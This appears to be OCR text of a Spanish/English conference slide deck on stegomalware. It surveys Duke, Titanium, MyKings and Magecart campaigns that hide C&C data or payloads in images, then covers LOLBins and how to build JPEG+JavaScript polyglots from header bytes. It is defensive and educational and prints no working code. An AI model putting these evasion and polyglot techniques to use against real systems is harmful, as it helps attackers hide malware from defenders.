


Figure 39 // LiteDuke unpacking process

- PolyglotDuke, which uses Twitter or other websites such as Reddit and Imgur to get its C&C URL. It also relies on steganography in images for its C&C communication.
- RegDuke, a recovery first stage, which uses Dropbox as its C&C server. The main payload is encrypted on disk and the encryption key is stored in the Windows registry. It also relies on steganography as above.
- MiniDuke backdoor, the second stage. This simple backdoor is written in assembly. It is very similar to older MiniDuke backdoors.
- FatDuke, the third stage. This sophisticated backdoor implements a lot of functionalities and has a very flexible configuration. Its code is also well obfuscated using many opaque predicates. They re-compile it and modify the obfuscation frequently to bypass security product detections.

The backdoor regularly lists the Dropbox directory corresponding to its `clientId` and downloads PNG files from it. The downloaded PNG files are valid pictures, as you can see in Figure 21.

Figure 21 // Example of two pictures downloaded from the Dropbox directory

Each pixel is encoded into 24 bits: 8 for red, 8 for green and 8 for blue. The developers use a technique called "Least Significant Bit" to store 8 bits of data in each pixel, as shown in Figure 23. This technique has been used previously by other malware such as Gozi [25]. They extract two bits from the red value, three from the green and three from the blue.

Titanium (Nov 2019) – Windows 10 Trojan-backdoor

https://securelist.com/titanium-the-platinum-group-strikes-again/94961/

Titanium is the final result of a sequence of dropping, downloading and installing stages. The malware hides at every step by mimicking common software (protection related, sound drivers software, DVD video creation tools).

"Titanium uses several advanced techniques, such as encryption, steganography and fileless malware, to try to hide its activities from anti-virus products," a Kaspersky spokesperson says, "it also uses exploits to inject its payload into processes that are running with system privileges." In the case of Titanium, security and DVD creation software along with audio drivers are amongst the processes mimicked to remain stealthy at every step.

This isn't the first Windows threat to hide in plain sight by using a fileless strategy; the "Great Duke of Hell" malware used similar invisible man methodologies, as did the Nodersok zombie attack. However, combining living-off-the-land binaries (LOLBins) that are from the system itself with added encryption and steganography, whereby Titanium hides command and control data within an image file, reveals just how technically competent this attack group is.

https://www.forbes.com/sites/daveywinder/2019/11/12/windows-10-security-alert-hidden-backdoor-found-by-kaspersky-researchers/#5606c337e327

Infection vector

We believe the Titanium APT uses local intranet websites with a malicious code to start spreading.

In every case the default distribution is:

1. an exploit capable of executing code as a SYSTEM user
2. a shellcode to download the next downloader
3. a downloader to download an SFX archive that contains a Windows task installation script
4. a password-protected SFX archive with a Trojan-backdoor installer
5. an installer script (ps1)
6. a COM object DLL (a loader)
7. the Trojan-backdoor itself

Initializing C&C communication


To initialize the connection to the C&C, the payload sends a base64-encoded request that contains a unique SystemID, computer name, and hard disk serial number. After that, the malware starts receiving commands.

Receiving commands

To receive commands from the C&C, the payload sends an empty request to the C&C. It uses the UserAgent string from the configuration and a special cookie generation algorithm to prepare a request. The malware can also get proxy settings from *Internet Explorer*.

In response to this request, the C&C answers with a PNG file that contains steganographically hidden data. This data is encrypted with the same key as the C&C requests. The decrypted data contains backdoor commands and arguments for them.

Examples of PNG files:




MyKings/DarkCloud/Smominru botnet (Dec 2019)

https://www.sophos.com/en-us/medialibrary/pdfs/technical-papers/sophoslabs-uncut-mykings-report.pdf

"This botnet is a relentlessly redundant attacker, **targeting primarily Windows-based servers hosting any of a variety of services: MySQL, MS-SQL, Telnet, ssh, IPC, WMI, Remote Desktop (RDP),** and even the servers that run CCTV camera storage…"

" For the past couple of years, this botnet has been a persistent source of nuisance-grade opportunistic attacks against the underpatched, low-hanging fruit of the internet…"

The MyKings network attacks go through constant refinement, so they change over time. The criminals behind this botnet prefer to use open source or other public domain software and have enough skills to customize and enhance existing source code. For instance, the botnet has begun to experiment with hiding malware payloads in plain sight, storing the file in an image using a process called steganography.



At first this looks like an ordinary picture of Taylor Swift.


A closer look reveals it is actually a picture that contains an appended executable, a VMProtect packed version of the SQL brute forcer.

SOPHOSlabs

In this sample image, a Windows malware executable (identifiable by its characteristic MZ header bytes and text) appears within the image data in a modified .jpg photo of Taylor Swift. MyKings' operators uploaded this innocuous-looking image file to a public repository, and then used it to deliver an update to the botnet.

New Magecart Skimmers (Dic-Ene 2020)


https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-inside-magecart-history-behind-covert-card-skimming-assault-e-commerce-industry/



https://gbhackers.com/web-skimmer/

Skimmers Found in Steganographic Images

Researchers from Malwarebytes analyzed the sample malformed steganographic image in a hex editor, and find the extra data was added after the final segment.



By analyzing the strings such as *onestepcheckout* or *authorizenet*, research confirmed that this is the credit-card skimming code.

> According to Malwarebyte's research, All compromised sites we found using a steganographic skimmer were injected with similar code snippets (typically after the *footer* element or Google Tag Manager) to load the fake image and parse its JavaScript content via the slice() method.

“Problema” del stegomalware actual

¿Cómo ejecutamos/procesamos la info oculta?
¿Cómo minimizamos el “impacto”?

Fileless Malware (lolbin+steganography)


https://i.ytimg.com/vi/1Rl5Z_Vln9M/maxresdefault.jpg

Evasión: Lolbin + Steganography

Privilege escalation and lateral movement


LOLBins—Living Off the Land Binaries—are non-malicious binaries that cyber criminals have discovered can be used to hide their malicious activity within a system and evade cyber defenses. The idea behind the LOLBin technique is that attackers can find legitimate, benign, and usually built-in executables present within an operating system, and then use those binaries to achieve malicious goals *without* relying on malicious code or files.

https://lolbas-project.github.io/# https://gtfobins.github.io/



Alternate Data Streams
& Lolbins
(Ej, DLLs)

https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/
https://lolbas-project.github.io/lolbas/Binaries/Certutil/
https://lolbas-project.github.io/lolbas/Binaries/Control/
https://lolbas-project.github.io/lolbas/Binaries/Forfiles/
https://lolbas-project.github.io/lolbas/Binaries/Findstr/
https://lolbas-project.github.io/lolbas/Binaries/Makecab/
https://lolbas-project.github.io/lolbas/Binaries/Mavinject/



https://lolbas-project.github.io/lolbas/Binaries/Print/
https://lolbas-project.github.io/lolbas/Binaries/Reg/
https://lolbas-project.github.io/lolbas/Binaries/Regedit/
https://lolbas-project.github.io/lolbas/Binaries/Sc/
https://lolbas-project.github.io/lolbas/Binaries/Wmic/
https://lolbas-project.github.io/lolbas/Binaries/Wscript/
https://lolbas-project.github.io/lolbas/Binaries/Cmd/

Polyglots: Stegomalware “Vitaminado”

THE HILL

CYBERSECURITY

February 24, 2019 - 07:46 PM EST

Researchers discover use of malicious cyber tool to commit digital ad fraud


Officials at Devcon told The Hill on Sunday they uncovered the use of the technique - known as a polyglot - on Friday. They said that the use of polyglots, which are considered to be among the more technically advanced techniques available for cyber criminals, points to more hackers committing digital ad fraud.


In a polyglot, users can hide malware within the code for an existing file, like an image. In a successful attack using the tool, a web browser will only load the code for what appears to be its intended purpose, allowing the malicious code to remain hidden while it carries out the attack.

¿Polyglots+lolbin+autoejecución…?


Polyglot for dummies

https://github.com/mindcrypt/polyglot






https://www.linkedin.com/in/corkami/




*A **polyglot** is a computer program or script written in a valid form of multiple programming languages, which performs the same operations or output independent of the programming language used to compile or interpret it.*

Polyglots, in a security context, are files that are a valid form of multiple different file types. For example, a GIFAR is both a GIF and a RAR file. There are also files out there that can be both GIF and JS, both PPT and JS, etc. Polyglot files could be used to bypass protection based on file types (IDS, IPS, …)




Polyglot JPEG

{JS,
PHP,
Powershell,
ShellScript,
…}



Polyglot JPEG + Javascript



Variable válida en JavaScript:
0xFF 0xD8 0xFF 0xE0 (JPEG marker)


JPEG header length: 0x09 0x3A

0x09 tab character - Javascript
0x3A a colon - Javascript

Comentarios - polyglots

0x2F 0x2A (/*) - Javascript
0x2A 0x2F (*/) - Javascript

Tamaño cabecera restringe el tamaño del payload



¿Veo todo? JPEG (comment –metadata) + Javascript

